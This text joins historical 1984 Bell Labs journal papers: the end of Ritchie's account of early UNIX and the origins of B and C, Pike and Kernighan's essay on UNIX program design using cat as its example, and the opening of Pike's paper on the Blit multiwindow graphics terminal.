Every program for the original PDP-7 *UNIX* was written in assembly language, and bare assembly language it was—for example, there were no macros. Moreover, there was no loader or link-editor, so every program had to be complete in itself. The first interesting language to appear was a version of McClure's TMG<sup>11</sup> that was implemented by McIlroy. Soon after TMG became available, Thompson decided that we could not pretend to offer a real computing service without Fortran, so he sat down to write a Fortran in TMG. As I recall, the intent to handle Fortran lasted about a week. What he produced instead was a definition of and a compiler for the new language B.<sup>12</sup> B was much influenced by the BCPL language;<sup>13</sup> other influences were Thompson's taste for spartan syntax, and the very small space into which the compiler had to fit. The compiler produced simple interpretive code; although it and the programs it produced were rather slow, it made life much more pleasant. Once interfaces to the regular system calls were made available, we began once again to enjoy the benefits of using a reasonable language to write what are usually called 'systems programs': compilers, assemblers, and the like. (Although some might consider the PL/I we used under Multics unreasonable, it was much better than assembly language.) Among other programs, the PDP-7 B cross-compiler for the PDP-11 was written in B, and in the course of time, the B compiler for the PDP-7 itself was transliterated from TMG into B.

When the PDP-11 arrived, B was moved to it almost immediately. In fact, a version of the multi-precision 'desk calculator' program *dc* was one of the earliest programs to run on the PDP-11, well before

the disk arrived. However, B did not take over instantly. Only passing thought was given to rewriting the operating system in B rather than assembler, and the same was true of most of the utilities. Even the assembler was rewritten in assembler. This approach was taken mainly because of the slowness of the interpretive code. Of smaller but still real importance was the mismatch of the word-oriented B language with the byte-addressed PDP-11.

Thus, in 1971, work began on what was to become the C language.<sup>14</sup> The story of the language developments from BCPL through B to C is told elsewhere,<sup>15</sup> and need not be repeated here. Perhaps the most important watershed occurred during 1973, when the operating system kernel was rewritten in C. It was at this point that the system assumed its modern form; the most far-reaching change was the introduction of multi-programming. There were few externally-visible changes, but the internal structure of the system became much more rational and general. The success of this effort convinced us that C was useful as a nearly universal tool for systems programming, instead of just a toy for simple applications.

Today, the only important *UNIX* program still written in assembler is the assembler itself; virtually all the utility programs are in C, and so are most of the applications programs, although there are sites with many in Fortran, Pascal, and Algol 68 as well. It seems certain that much of the success of *UNIX* follows from the readability, modifiability, and portability of its software that in turn follows from its expression in high-level languages.

## X. CONCLUSION

One of the comforting things about old memories is their tendency to take on a rosy glow. The programming environment provided by the early versions of *UNIX* seems, when described here, to be extremely harsh and primitive. I am sure that if forced back to the PDP-7 I would find it intolerably limiting and lacking in conveniences. Nevertheless, it did not seem so at the time; the memory fixes on what was good and what lasted, and on the joy of helping to create the improvements that made life better. In ten years, I hope we can look back with the same mixed impression of progress combined with continuity.

## XI. ACKNOWLEDGMENTS

I am grateful to S. P. Morgan, K. Thompson, and M. D. McIlroy for providing early documents and digging up recollections.

Because I am most interested in describing the evolution of ideas, this paper attributes ideas and work to individuals only where it seems

most important. The reader will not, on the average, go far wrong if he reads each occurrence of 'we' with unclear antecedent as 'Thompson, with some assistance from me.'

## REFERENCES

1. D. M. Ritchie and K. Thompson, "The UNIX Time-Sharing System," *Comm. Assoc. Comp. Mach.*, 17, No. 7 (July 1974), pp. 365-75.
2. L. P. Deutsch and B. W. Lampson, "SDS 930 Time-sharing System Preliminary Reference Manual," Doc. 30.10.10, Project GENIE, Univ. Cal. at Berkeley (April 1965).
3. R. J. Feiertag and E. I. Organick, "The Multics Input-Output System," Proc. Third Symposium on Operating Systems Principles, October 18-20, 1971, pp. 35-41.
4. *The Multiplexed Information and Computing Service; Programmers' Manual*, Massachusetts Institute of Technology Project MAC, Cambridge, MA (1969).
5. K. Thompson, "UNIX Time-Sharing System: UNIX Implementation," *B.S.T.J.*, 57, No. 6 (July-August 1978), pp. 1931-46.
6. S. C. Johnson and D. M. Ritchie, "UNIX Time-Sharing System: Portability of C Programs and the UNIX System," *B.S.T.J.*, 57, No. 6 (July-August 1978), pp. 2021-48.
7. B. W. Kernighan, M. E. Lesk, and J. F. Ossanna, "UNIX Time-Sharing System: Document Preparation," *B.S.T.J.*, 57, No. 6 (July-August 1978), pp. 2115-35.
8. B. W. Kernighan and L. L. Cherry, "A System for Typesetting Mathematics," *Commun. ACM* 18, No. 3 (March 1975), pp. 151-7.
9. M. E. Lesk and B. W. Kernighan, "Computer Typesetting of Technical Journals on UNIX," Proc. AFIPS NCC 46, (1977), pp. 879-88.
10. *Systems Programmers Manual for the Dartmouth Time Sharing System for the GE 635 Computer*, Dartmouth College, Hanover, New Hampshire: 1971.
11. R. M. McClure, "TMG—a Syntax Directed Compiler," Proc. 20th ACM National Conf. (1965), pp. 262-74.
12. S. C. Johnson and B. W. Kernighan, "The Programming Language B," *Comp. Sci. Tech. Rep. No. 8*, Bell Laboratories, Murray Hill, New Jersey (January 1973).
13. M. Richards, "BCPL: A Tool for Compiler Writing and Systems Programming," Proc. AFIPS SJCC 34 (1969), pp. 557-66.
14. B. W. Kernighan and D. M. Ritchie, *The C Programming Language*, Englewood Cliffs, NJ: Prentice-Hall, 1978.
15. D. M. Ritchie, S. C. Johnson, M. E. Lesk, and B. W. Kernighan, "UNIX Time-Sharing System: The C Programming Language," *B.S.T.J.*, 57, No. 6 (July-August 1978), pp. 1991-2019.

## AUTHOR

**Dennis M. Ritchie**, B.A. (Physics), 1963, Ph.D. (Applied Mathematics), 1968, Harvard University; AT&T Bell Laboratories, 1968—. The subject of Mr. Ritchie's doctoral thesis was subrecursive hierarchies of functions. Since joining AT&T Bell Laboratories, he has worked on the design of computer languages and operating systems. After contributing to the Multics™ project, he joined K. Thompson in the creation of the UNIX operating system, and designed and implemented the C language, in which the system is written. In 1982 he shared the IEEE Emmanuel Piore award with Thompson, and in 1983 he and Thompson won the ACM Turing award. His current research is concerned with the structure of operating systems.

## ***The UNIX System:***

# **Program Design in the *UNIX* Environment**

By R. PIKE\* and B. W. KERNIGHAN\*

(Manuscript received October 11, 1983)

Much of the power of the *UNIX*<sup>™</sup> operating system comes from a style of program design that makes programs easy to use and, more importantly, easy to combine with other programs. This style is distinguished by the use of software tools, and depends more on how the programs fit into the programming environment—how they can be used with other programs—than on how they are designed internally. But as the system has become commercially successful and has spread widely, this style has often been compromised, to the detriment of all users. Old programs have become encrusted with dubious features. Newer programs are not always written with attention to proper separation of function and design for interconnection. This paper discusses the elements of program design, showing by example good and bad design, and indicates some possible trends for the future.

## **I. INTRODUCTION**

The *UNIX* operating system has become a great commercial success, and is likely to be the standard operating system for microcomputers and some mainframes in the coming years.

There are good reasons for this popularity. One is portability: the operating system kernel and the applications programs are written in the programming language C, and thus can be moved from one type

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

of computer to another with much less effort than would be involved in recreating them in the assembly language of each machine. Essentially, the same operating system therefore runs on a wide variety of computers, and users need not learn a new system when new hardware comes along. Perhaps more important, vendors who sell the *UNIX* system need not provide new software for each new machine; instead, their software can be compiled and run without change on any hardware, which makes the system commercially attractive. There is also an element of zealotry: users of the system tend to be enthusiastic and to expect it wherever they go; the students who used the *UNIX* system in universities a few years ago are now in the job market and often demand it as a condition of employment.

But the *UNIX* system was popular long before it was even portable, let alone a commercial success. The reasons for that are more interesting.

Except for the initial PDP-7\* version, the *UNIX* system was written for the PDP-11\* computer, which was deservedly very popular. The PDP-11 computers were powerful enough to do real computing, but small enough to be affordable by small organizations such as academic departments in universities.

The early *UNIX* system was smaller but more effective, and technically more interesting, than competing systems on the same hardware. It provided a number of innovative applications of computer science, showing the benefits to be obtained by a judicious blend of theory and practice. Examples include the *yacc* parser-generator, the *diff* file comparison program, and the pervasive use of regular expressions to describe string patterns. These led in turn to new programming languages and interesting software for applications like program development, document preparation, and circuit design.

Since the system was modest in size, and since essentially everything was written in C, the software was easy to modify, to customize for particular applications, or merely to support a view of the world different from the original. (This ease of change is also a weakness, of course, as evidenced by the plethora of different versions of the system.)

Finally, the *UNIX* system provided a new style of computing, a new way of thinking of how to attack a problem with a computer. This style was based on the use of tools: using programs separately or in combination to get a job done, rather than doing it by hand, by monolithic self-sufficient subsystems, or by special-purpose, one-time programs. This has been much discussed in the literature, so we don't need to repeat it here; see Ref. 1, for example.

---

\* Trademark of Digital Equipment Corporation.

```

NAME      cat -- concatenate and print
SYNOPSIS  cat file1 ...
DESCRIPTION cat reads each file in sequence and writes it on
the standard output stream. Thus:

        cat file
is about the easiest way to print a file. Also:

        cat file1 file2 >file3
is about the easiest way to concatenate files.

If no input file is given cat reads from the
standard input file.

FILES     --
SEE ALSO  pr, cp
DIAGNOSTICS none; if a file cannot be found it is ignored.
BUGS     --
OWNER     ken, dmr

```

Fig. 1—Manual page for `cat`, *UNIX* 1st edition, November 1971.

## II. AN EXAMPLE: CAT

The style of use and design of the tools on the system are closely related. The style is still evolving, and is the subject of this essay: in particular, how the design and use of a program fit together, how the tools fit into the environment, and how the style influences solutions to new problems. The focus of the discussion is a single example, the program `cat`, which concatenates a set of files onto its standard output. `cat` is simple, both in implementation and in use; it is essential to the *UNIX* system, and it is a good illustration of the kinds of decisions that delight both supporters and critics of the system. (Often a single property of the system will be taken as an asset or as a fault by different audiences; our audience is programmers, because the *UNIX* environment is designed fundamentally for programming.) Even the name `cat` is typical of *UNIX* program names: it is short, pronounceable, but not conventional English for the job it does. (For an opposing viewpoint, see Ref. 2.) Most important, though, `cat` in its usages and variations exemplifies *UNIX* program design style and how it has been interpreted by different communities.

Figure 1 is the manual page for `cat` from the *UNIX* 1st edition\* manual. Evidently, `cat` copies its input to its output. The input is normally taken from a sequence of one or more files, but it can come

---

\* The 1st through 7th editions of the *UNIX* operating system are research versions of the system. Systems I through V are commercial releases of the *UNIX* system.

from the standard input. The output is the standard output. The manual suggested two uses, the general file copy:

```
cat file1 file2 >file3
```

and printing a file on the terminal:

```
cat file
```

The general case is certainly what was intended in the design of the program. Output redirection (provided by the `>` operator, implemented by the *UNIX* shell) makes `cat` a fine general-purpose file concatenator and a valuable adjunct for other programs, which can use `cat` to process filenames, as in:

```
cat file file2 ... | other-program
```

The fact that `cat` will also print on the terminal is a special case. Perhaps surprisingly, in practice it turns out that the special case is the main use of the program.\*

The design of `cat` is typical of most *UNIX* programs: it implements one simple but general function that can be used in many different applications (including many not envisioned by the original author). Other commands are used for other functions. For example, there are separate commands for file system tasks like renaming files, deleting them, or telling how big they are. Other systems instead lump these into a single “file system” command with an internal structure and command language of its own. (The PIP file copy program found on CP/M<sup>†</sup> or RSX-11<sup>‡</sup> operating systems is an example.) That approach is not necessarily worse or better, but it is certainly against the *UNIX* philosophy. Unfortunately, such programs are not completely alien to the *UNIX* system—some mail-reading programs and text editors, for example, are large self-contained “subsystems” that provide their own complete environments and mesh poorly with the rest of the system. Most such subsystems, however, are usually imported from or inspired by programs on other operating systems with markedly different programming environments.

### III. CAT -v

There are some significant advantages to the traditional *UNIX* system approach. The most important is that the surrounding envi-

---

\* The use of `cat` to feed a single input file to a program has to some degree superseded the shell's `<` operator, which illustrates that general-purpose constructs—like `cat` and `pipes`—are often more natural than convenient special-purpose ones.

<sup>†</sup> Trademark of Digital Research Inc.

<sup>‡</sup> Trademark of Digital Equipment Corporation.

ronment—the shell and the programs it can invoke—provides a uniform access to system facilities. File name argument patterns are expanded by the shell for all programs, without prearrangement in each command. The same is true of input and output redirection. Pipes are a natural outgrowth of redirection. Rather than decorate each command with options for all relevant pre- and post-processing, each program expects as input, and produces as output, concise and header-free textual data that connect well with other programs to do the rest of the task at hand. It takes some programming discipline to build a program that works well in this environment—primarily, to avoid the temptation to add features that conflict with or duplicate services provided by other commands—but it's well worthwhile.

Growth is easy when the functions are well separated. For example, the 7th edition shell was augmented with a backquote operator that converts the output of one program into the arguments to another, as in

```
cat cat filelist
```

No changes were made in any other program when this operator was invented; because the backquote is interpreted by the shell, all programs called by the shell acquire the feature transparently and uniformly. If special characters like backquotes were instead interpreted, even by calling a standard subroutine, by each program that found the feature appropriate, every program would require at least recompilation whenever someone had a new idea. Not only would uniformity be hard to enforce, but experimentation would be harder because of the effort of installing any changes.

The *UNIX* 7th edition system introduced two changes in `cat`. First, files that could not be read, either because of denied permissions or simple nonexistence, were reported rather than ignored. Second, and less desirable, was the addition of a single optional argument `-u`, which forced `cat` to unbuffer its output (the reasons for this option, which has disappeared again in the 8th edition of the system, are technical and irrelevant here.)

But the existence of one argument was enough to suggest more, and other versions of the system soon embellished `cat` with features. This list comes from `cat` on the Berkeley distribution of the *UNIX* system:

- `-s` Strip multiple blank lines to a single instance.
- `-n` Number the output lines.
- `-b` Number only the nonblank lines.
- `-v` Make nonprinting characters visible.
- `-ve` Mark ends of lines.
- `-vt` Change representation of tab.

In System V, there are similar options and even a clash of naming: `-s` instructs `cat` to be silent about nonexistent files. But none of these options is an appropriate addition to `cat`; the reasons get to the heart of how *UNIX* programs are designed and why they work well together.

It's easy to dispose of (Berkeley) `-s`, `-n`, and `-b`: all of these jobs are readily done with existing tools like `sed` and `awk`. For example, to number lines, this `awk` invocation suffices:

```
awk '{ print NR "\t" $0 }' filenames
```

If line numbering is needed often, this command can be packaged under a name like `linenumber` and put in a convenient public place. Another possibility is to modify the `pr` command, whose job is to format text such as program source for output on a line printer. Numbering lines is an appropriate feature in `pr`; in fact *UNIX* System V `pr` has a `-n` option to do so. There never was a need to modify `cat`; these options are gratuitous tinkering.

But what about `-v`? That prints nonprinting characters in a visible representation. Making strange characters visible is a genuinely new function for which no existing program is suitable. ("`sed -n 1`", the closest standard possibility, aborts when given very long input lines, which are more likely to occur in files containing nonprinting characters.) So isn't it appropriate to add the `-v` option to `cat` to make strange characters visible when a file is printed?

The answer is "No". Such a modification confuses what `cat`'s job is—concatenating files—with what it happens to do in a common special case, showing a file on the terminal. A *UNIX* program should do one thing well, and leave unrelated tasks to other programs. `cat`'s job is to *collect* the data in files. Programs that collect data shouldn't *change* the data; `cat` therefore shouldn't transform its input.

The preferred approach in this case is a separate program that deals with nonprintable characters. We called ours `vis` (a suggestive, pronounceable, non-English name) because its job is to make things visible. As usual, the default is to do what most users will want—make strange characters visible—and as necessary include options for variations on that theme. By making `vis` a separate program, related useful functions are easy to provide. For example, the option `-s` strips out (i.e., discards) strange characters, which is handy for dealing with files from other operating systems. Other options control the treatment and format of characters like tabs and backspaces that may or may not be considered strange in different situations. Such options make sense in `vis` because its focus is entirely on the treatment of such characters. In `cat`, they require an entire sublanguage within the `-v` option, and thus get even further away from the fundamental purpose of that program. Also, providing the function in a separate program

makes convenient options such as `-s` easier to invent, because it isolates the problem as well as the solution.

One possible objection to separate programs for each task is efficiency. For example, if we want numbered lines and visible characters, it is probably more efficient to run the one command

```
cat -n -v file
```

than the two-element pipeline

```
linenumber file | vis
```

In practice, however, `cat` is usually used with no options, so it makes sense to have the common cases be the efficient ones. The current research version of the `cat` command is actually about five times faster than the Berkeley and System V versions because it can process data in large blocks instead of the byte-at-a-time processing that might be required if an option is enabled. Also, and this is perhaps more important, it is hard to imagine any of these examples being the bottleneck of a production program. Most of the real time is probably taken waiting for the user's terminal to display the characters, or even for the user to read them.

Separate programs are not always better than wider options; which is better depends on the problem. Whenever one needs a way to perform a new function, one faces the choice of whether to add a new option or write a new program (assuming that none of the programmable tools will do the job conveniently). The guiding principle for making the choice should be that each program does one thing. Options are appropriately added to a program that already has the right functionality. If there is no such program, then a new program is called for. In that case, the usual criteria for program design should be used: the program should be as general as possible, its default behavior should match the most common usage, and it should cooperate with other programs.

#### IV. FAST TERMINAL LINES

Let's look at these issues in the context of another problem, dealing with fast terminal lines. The first versions of the *UNIX* system were written in the days when 150 baud was "fast" and all terminals used paper. Today, 9600 baud is typical, and hard-copy terminals are rare. How should we deal with the fact that output from programs like `cat` scrolls off the top of the screen faster than one can read it?

There are two obvious approaches. One is to tell each program about the properties of terminals, so it does the right thing (whether by option or automatically). The other is to write a command that handles terminals, and leave most programs untouched.

An example of the first approach is Berkeley's version of the `ls` command, which lists the file names in a directory. Let us call it `lsc` to avoid confusion. The 7th edition `ls` command lists file names in a single column, so for a large directory, the list of file names disappears off the top of the screen at great speed. The `lsc` command prints in columns across the screen (which is assumed to be 80 columns wide), so there are typically four to eight times as many names on each line, and thus the output usually fits on one screen. The option `-1` can be used to get the old single-column behavior.

Surprisingly, `lsc` operates differently if its output is a file or pipe:

```
lsc
```

produces output different from

```
lsc | cat
```

The reason is that `lsc` begins by examining whether its output is a terminal, and prints in columns only if it is. By retaining single-column output to files or pipes, `lsc` ensures compatibility with programs like `grep` or `wc`, which expect things to be printed one per line. This *ad hoc* adjustment of the output format depending on the destination is not only distasteful, it is unique—no standard system command has this property.

A more insidious problem with `lsc` is that the columnation facility, which is actually a useful, general function, is built in and thus inaccessible to other programs that could use a similar compression. Programs should not attempt special solutions to general problems. The automatic columnation in `lsc` is reminiscent of the “wild cards” found in some systems that provide file name pattern matching only for a particular program. The experience with centralized processing of wild cards in the system shell shows overwhelmingly how important it is to centralize the function where it can be used by all programs.

One solution for the `ls` problem is obvious—a separate program for columnation, so that columnation into, say, five columns is just

```
ls | 5
```

It is easy to build a first-draft version with the multicolumn option of `pr`. The commands `2`, `3`, etc., are all links to a single file:

```
pr -$0 -t -l 1 $*
```

`$0` is the program name (`2`, `3`, etc.), so `-$0` becomes `-n`, where `n` is the number of columns that `pr` is to produce. The other options suppress the normal heading, set the page length to one line, and pass the arguments on to `pr`. This implementation is typical of the use of tools—it takes only a moment to write, and it serves perfectly well for

most applications. If a more general service is desired, such as automatically selecting the number of columns for optimal compaction, a C program is probably required, but the one-line implementation above satisfies the immediate need and provides a base for experimentation with the design of a fancier program, should one become necessary.

Similar reasoning suggests a solution for the general problem of data flowing off screens (columnated or not): a separate program to take any input and print it a screen at a time. Such programs are by now widely available, under names like `pg` and `more`. This solution affects no other programs, but can be used with all of them. As usual, once the basic feature is right, the program can be enhanced with options for specifying screen size, backing up, searching for patterns, and anything else that proves useful within that basic job.

There is still a problem, of course. If the user forgets to pipe output into `pg`, the output that goes off the top of the screen is gone. It would be desirable if the facilities of `pg` were always present without having to be requested explicitly.

There are related useful functions that are typically only available as part of a particular program, not in a central service. One example is the history mechanism provided by some versions of the *UNIX* shell: commands are remembered, so it's possible to review and repeat them, perhaps with editing. But why should this facility be restricted to the shell? (It's not even general enough to pass input to programs called by the shell; it applies to shell commands only.) Certainly other programs could profit as well; any interactive program could benefit from the ability to re-execute commands. More subtly, why should the facility be restricted to program *input*? Pipes have shown that the output from one program is often useful as input to another. With a little editing, the output of commands such as `ls` or `make` can be turned into commands or data for other programs.

Another facility that could be usefully centralized is typified by the editor escape in some mail commands. It is possible to pick up part of a mail message, edit it, and then include it in a reply. But this is all done by special facilities within the `mail` command and so its use is restricted.

Each such service is provided by a different program, which usually has its own syntax and semantics. This is in contrast to features such as pagination, which is always the same because it is only done by one program. The editing of input and output text is more environmental than functional; it is more like the shell's expansion of file name metacharacters than automatic numbering of lines of text. But since the shell does not see the characters sent as input to the programs, it cannot provide such editing. The `emacs` editor provides a limited form of this capability, by processing all system command input and output,

but this is expensive, clumsy, and subjects the users to the complexities and vagaries of yet another massive subsystem (which isn't to criticize the inventiveness of the idea).

A potentially simpler solution is to let the terminal or terminal interface do the work, with controlled scrolling, editing and retransmission of visible text, and review of what has gone before. We have used the programmability of the Blit terminal<sup>3</sup>—a programmable bitmap graphics display—to capitalize on this possibility, to good effect.

The Blit uses a mouse to point to characters on the display, which can be edited, rearranged, and transmitted back to the *UNIX* system as though they had been typed on the keyboard. Because the terminal is essentially simulating typed input, the programs are oblivious to how the text was created; all the features discussed above are provided by the general editing capabilities of the terminal, with no changes to the *UNIX* programs.

There are some obvious direct advantages to the Blit's ability to process text under the user's control. Shell history is trivial: commands can be selected with the mouse, edited if desired, and retransmitted. Since from the terminal's viewpoint all text on the display is equivalent, history is limited neither to the shell nor to command input. Because the Blit provides editing, most of the interactive features of programs like `mail` are unnecessary; they are done easily, transparently, and uniformly by the terminal.

The most interesting facet of this work, however, is the way it removes the need for interactive features in programs; instead, the Blit is the place where interaction is provided, much as the shell is the program that interprets file name matching metacharacters. Unfortunately, of course, programming the terminal demands access to a part of the environment that is off limits to most programmers, but the solution meshes well with the environment and is appealing in its simplicity. If the terminal cannot be modified to provide the capabilities, a user-level program or perhaps the *UNIX* system kernel itself could be modified fairly easily to do roughly what the Blit does, with similar results.

## V. CONCLUSIONS

The key to problem solving on the *UNIX* system is to identify the right primitive operations and to put them at the right place. *UNIX* programs tend to solve general problems rather than special cases. In a very loose sense, the programs are orthogonal, spanning the space of jobs to be done (although with a fair amount of overlap for reasons of history, convenience, or efficiency). Functions are placed where they will do the most good: there shouldn't be a pager in every program

that produces output any more than there should be file name pattern matching in very program that uses file names.

One thing that the *UNIX* system does not need is more features. It is successful in part because it has a small number of good ideas that work well together. Merely adding features does not make it easier for users to do things—it just makes the manual thicker. The right solution in the right place is always more effective than haphazard hacking.

## REFERENCES

1. B. W. Kernighan and R. Pike, *The UNIX Programming Environment*, Englewood Cliffs, NJ: Prentice-Hall, 1984.
2. D. Norman, "The Truth about *UNIX*," *Datamation*, 27, No. 12 (November 1981).
3. R. Pike, "The *UNIX* System: The Blit: A Multiplexed Graphics Terminal," *AT&T Bell Lab. Tech. J.*, this issue.

## AUTHORS

**Brian W. Kernighan**, B.A.Sc., 1964, University of Toronto; Ph.D., 1969, Princeton University; AT&T Bell Laboratories, 1969—. Mr. Kernighan has been involved with heuristics for combinatorial optimization problems, programming methodology, software for document preparation, and network optimization. Mr. Kernighan is Head of the Computing Structures Research department, where he has worked in the areas of combinatorial optimization and heuristics, design automation, document preparation systems, programming languages, and software tools. Member, IEEE and ACM.

**Rob Pike**, AT&T Bell Laboratories, 1980—. As a Member of Technical Staff, Mr. Pike's best-known work at Bell Laboratories has been as co-developer of the Blit bitmap graphics terminal. His research interests include statistical mechanics and cosmology; his practical interests involve interactive graphics hardware and software.

## ***The UNIX System:***

# **The Blit: A Multiplexed Graphics Terminal**

By R. PIKE\*

(Manuscript received August 1, 1983)

The Blit is a programmable bitmap graphics terminal designed specifically to run with the *UNIX*<sup>™</sup> operating system. The software in the terminal provides an asynchronous multiwindow environment, and thereby exploits the multiprogramming capabilities of the *UNIX* system, which have been largely under-utilized because of the restrictions of conventional terminals. This paper discusses the design motivation of the Blit, gives an overview of the user interface, mentions some of the novel uses of multiprogramming made possible by the Blit, and describes the implementation of the multiplexing facilities on the host and in the terminal. Because most of the functionality is provided by the terminal, the discussion focuses on the structure of the terminal's software.

## **I. INTRODUCTION**

The Blit<sup>†</sup> is a graphics terminal characterized more by the software it runs than by the hardware itself. The hardware is simple and inexpensive (see Fig. 1): 256K bytes of memory dual-ported between an 800-by-1024-by-1-bit display and a Motorola MC68000 microprocessor, with 24K of ROM, an RS-232 interface, a mouse, and a keyboard. Unlike many graphics terminals, it has no special-purpose graphics hardware; instead, the microprocessor executes all graphical

---

\* AT&T Bell Laboratories.

<sup>†</sup> The name comes from the second syllable of the `bitblt` graphics operator.<sup>1,2</sup> It is not an acronym.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.




Fig. 1—Hardware overview.

operations in software. The reasons for, and consequences of, this design are discussed elsewhere.<sup>2</sup>

The microprocessor can be loaded from the host with custom applications software, but the terminal is rarely used this way. Instead, a small multiprocess operating system is loaded into the terminal, and the processes under that operating system are then loaded. The operating system is structured around asynchronous overlapping windows, called layers.<sup>3</sup> Layers extend the idea of a bitmap and the `bitblt` operator<sup>1,2</sup> to overlapping areas of the display, so a program may draw in its portion of the screen independently of other programs sharing the display. The Blit screen is therefore much like a set of truly independent, asynchronously updated terminals. This structure nicely complements the multiprogramming capabilities of the *UNIX* system and has led to some new insights about multiprogramming environments.

Programs in the terminal have access to an extensive bitmap graphics library, which is implemented using the `layerop` primitive,<sup>3</sup> and is distinct in its use of abstract data types for geometrical objects and its lack of device independence—the library is closely coupled to the terminal and its programming environment.<sup>2</sup> The programs that have been written for the Blit include a popular text editor with a paucity of commands, a debugger that can be used effectively without reading any documentation, a surfeit of 24-by-80-character terminal emulators, and not nearly enough games. But this paper is not about the programs in the terminal so much as their environment and interrelationships. Reference 3 discusses how to update overlapping windows asynchronously; this paper discusses what to do with them.

The discussion is in three main sections: an overview of the history and motivation behind the terminal, a brief description of the user interface, and some details of the implementation. The reader is assumed to have some familiarity with the *UNIX* operating system, although the details relevant to the Blit will be discussed.

## II. HISTORY AND MOTIVATION

The original idea behind the development of the Blit hardware was

to provide a graphics machine with about the power of the Xerox Alto,<sup>4</sup> but using 1981 technology (large address space microprocessors, 64K RAMs, and programmed array logic) to keep size, complexity, and, particularly, cost much lower. Too many graphics work stations are so expensive that several people must share one, sometimes using sign-up lists.

Because we refuse to have rotating machinery in our offices, we wanted to build the Blit around a network interface rather than a disc. But after several lengthy discussions we decided that network hardware and software were not yet inexpensive, available, or reliable enough to be the center of a work station (the situation now is hardly better). Rather than compromise our principles, and to keep costs low, we therefore chose to make the Blit a regular terminal with an RS-232 Electronic Industries Association (EIA) port to a time-shared host. Only one integrated circuit is needed to connect the microprocessor to the EIA line, so the electronics fits on a single board, which minimizes cost, size, and packaging complexity—the board mounts inside the monitor cabinet. This decision to use RS-232 limited the high end of the capabilities of the Blit, but it expanded the low end enormously. Blits can be used anywhere 24-by-80 ASCII terminals are used, including each office in our research center.

But perhaps most important (at least to us), Blits are inexpensive, portable, and so easy to communicate with that we can take them home. Researchers in our group have 1200-baud dial-up terminals at home. For the home computing environment to be effective, it must be as similar to the office environment as possible; although 1200 baud is slow (our terminals at work run at 19,200 baud), a Blit at 1200 baud is much better than a regular terminal at 1200 baud. Also, the local processing power of the terminal can make up for some of the reduced bandwidth. So although a high-speed network would be desirable, much of the Blit's success can be attributed to the use of RS-232.

We initially intended to use the Blit to explore interactive graphical environments along the lines of Smalltalk, but soon decided that we had neither the energy nor the inclination to build a complete programming environment. The *UNIX* system has a comfortable set of tools for program development and general programming that would require great effort to reproduce, but that we wanted to use when developing and using the Blit. Also, the *UNIX* system is the framework of all computing done in our group and is not likely to be supplanted easily by something new, no matter how attractive. We therefore began thinking about using the Blit to improve the programming environment, rather than replace or even merely add to it.

One of the distinguishing characteristics of the *UNIX* system is multiprogramming, the ability to run several programs at once. The best known use of multiprogramming is the pipe, an I/O connection

between two processes that sends the output from one process to the input of another. The *UNIX* command interpreter, called the shell, has a simple syntax for pipes:

```
who | lpr
```

which sends the output of `who` to the `lpr` command, which spools output for the line printer.

Programs in a pipeline are related by their interconnection, but the *UNIX* system also allows unrelated processes to execute simultaneously. The shell postfix operator `&` runs a command in the background, that is, without waiting for it to finish. For example,

```
cc prog.c &
```

runs the C compiler on the file `prog.c` and immediately returns to the user; normally, the shell would wait for `cc` to complete before reading the next command from the terminal. Background processes have their input disconnected from the terminal, but messages printed on the terminal will appear there, asynchronously with other input and output on the same terminal. This can be annoying if a process using the terminal interactively is maintaining a full-screen image, because output from background processes will modify the screen image without the foreground process's knowledge. For example, error messages from a background `cc` will interfere with a screen editor.

The problem exists because several processes are using a single terminal for their I/O. If the terminal were multiplexed between the processes, their input and output could be kept separate. The "job control" software<sup>5</sup> developed by Jim Kulp at International Institute for Applied Systems Analysis in Vienna and Bill Joy at the University of California at Berkeley allows the user to pass the terminal between processes on the same terminal, essentially by flipping processes from the background to the foreground at the user's signal. But the state of the terminal is not maintained correctly when the user flips between processes—the screen contents and terminal modes are not restored to those of the new foreground process. The problem is resolved by interfacing the editors to the job control mechanism so they can preserve the screen's appearance; but that is far from transparent to the programs.

To provide a better terminal for use by the *UNIX* system, we began thinking about programming the Blit so each process or related set of processes has a reserved portion of the screen, called a window. That way, compiler error messages appear in the window where the compiler is running, and editing can continue undisturbed in another window. If the terminal maintains the state for the various processes and provides an appropriate user interface for creating and switching between windows, the *UNIX* system need not have job control or

maintain the state of the screen for the various processes. Instead, the *UNIX* system can treat the windows like individual terminals.

Most window systems permit the user to focus attention on one window at a time, with the other windows maintained statically. Windows on the multiprogrammed *UNIX* system, however, must be updated asynchronously. That is, characters written to a window by a process must appear immediately, regardless of whether the user's keyboard is currently connected to that window. Otherwise, compiler errors would not appear until the user asked for them, which would cancel some of the advantages of multiprogramming. Also, as will develop later, the possibility of conveniently controlling asynchronous processes leads to some innovative computing techniques.

While the Blit hardware was being designed, we experimented with asynchronous windows on a Blit predecessor built by Dave Ditzel. Following the pattern set by "intelligent terminals," we programmed the terminal to interpret escape sequences to create, delete, and switch the host character stream between windows. A program on the *UNIX* system sat between the user programs and the terminal, and inserted escape sequences in the character stream to send data to the correct window. Although this early implementation was clumsy and fragile, it demonstrated the feasibility and power of an asynchronous window terminal and pointed out the issues that must be resolved for a workable multiwindow terminal:

1. Windows must be updated asynchronously. The trial system was primitive but worked well enough to be convincing.

2. The screen is not big enough (regardless of how big it might be). Therefore, windows must overlap. The desires for overlap and asynchronism led to the development of layers, an implementation of overlapping, asynchronously updated windows.

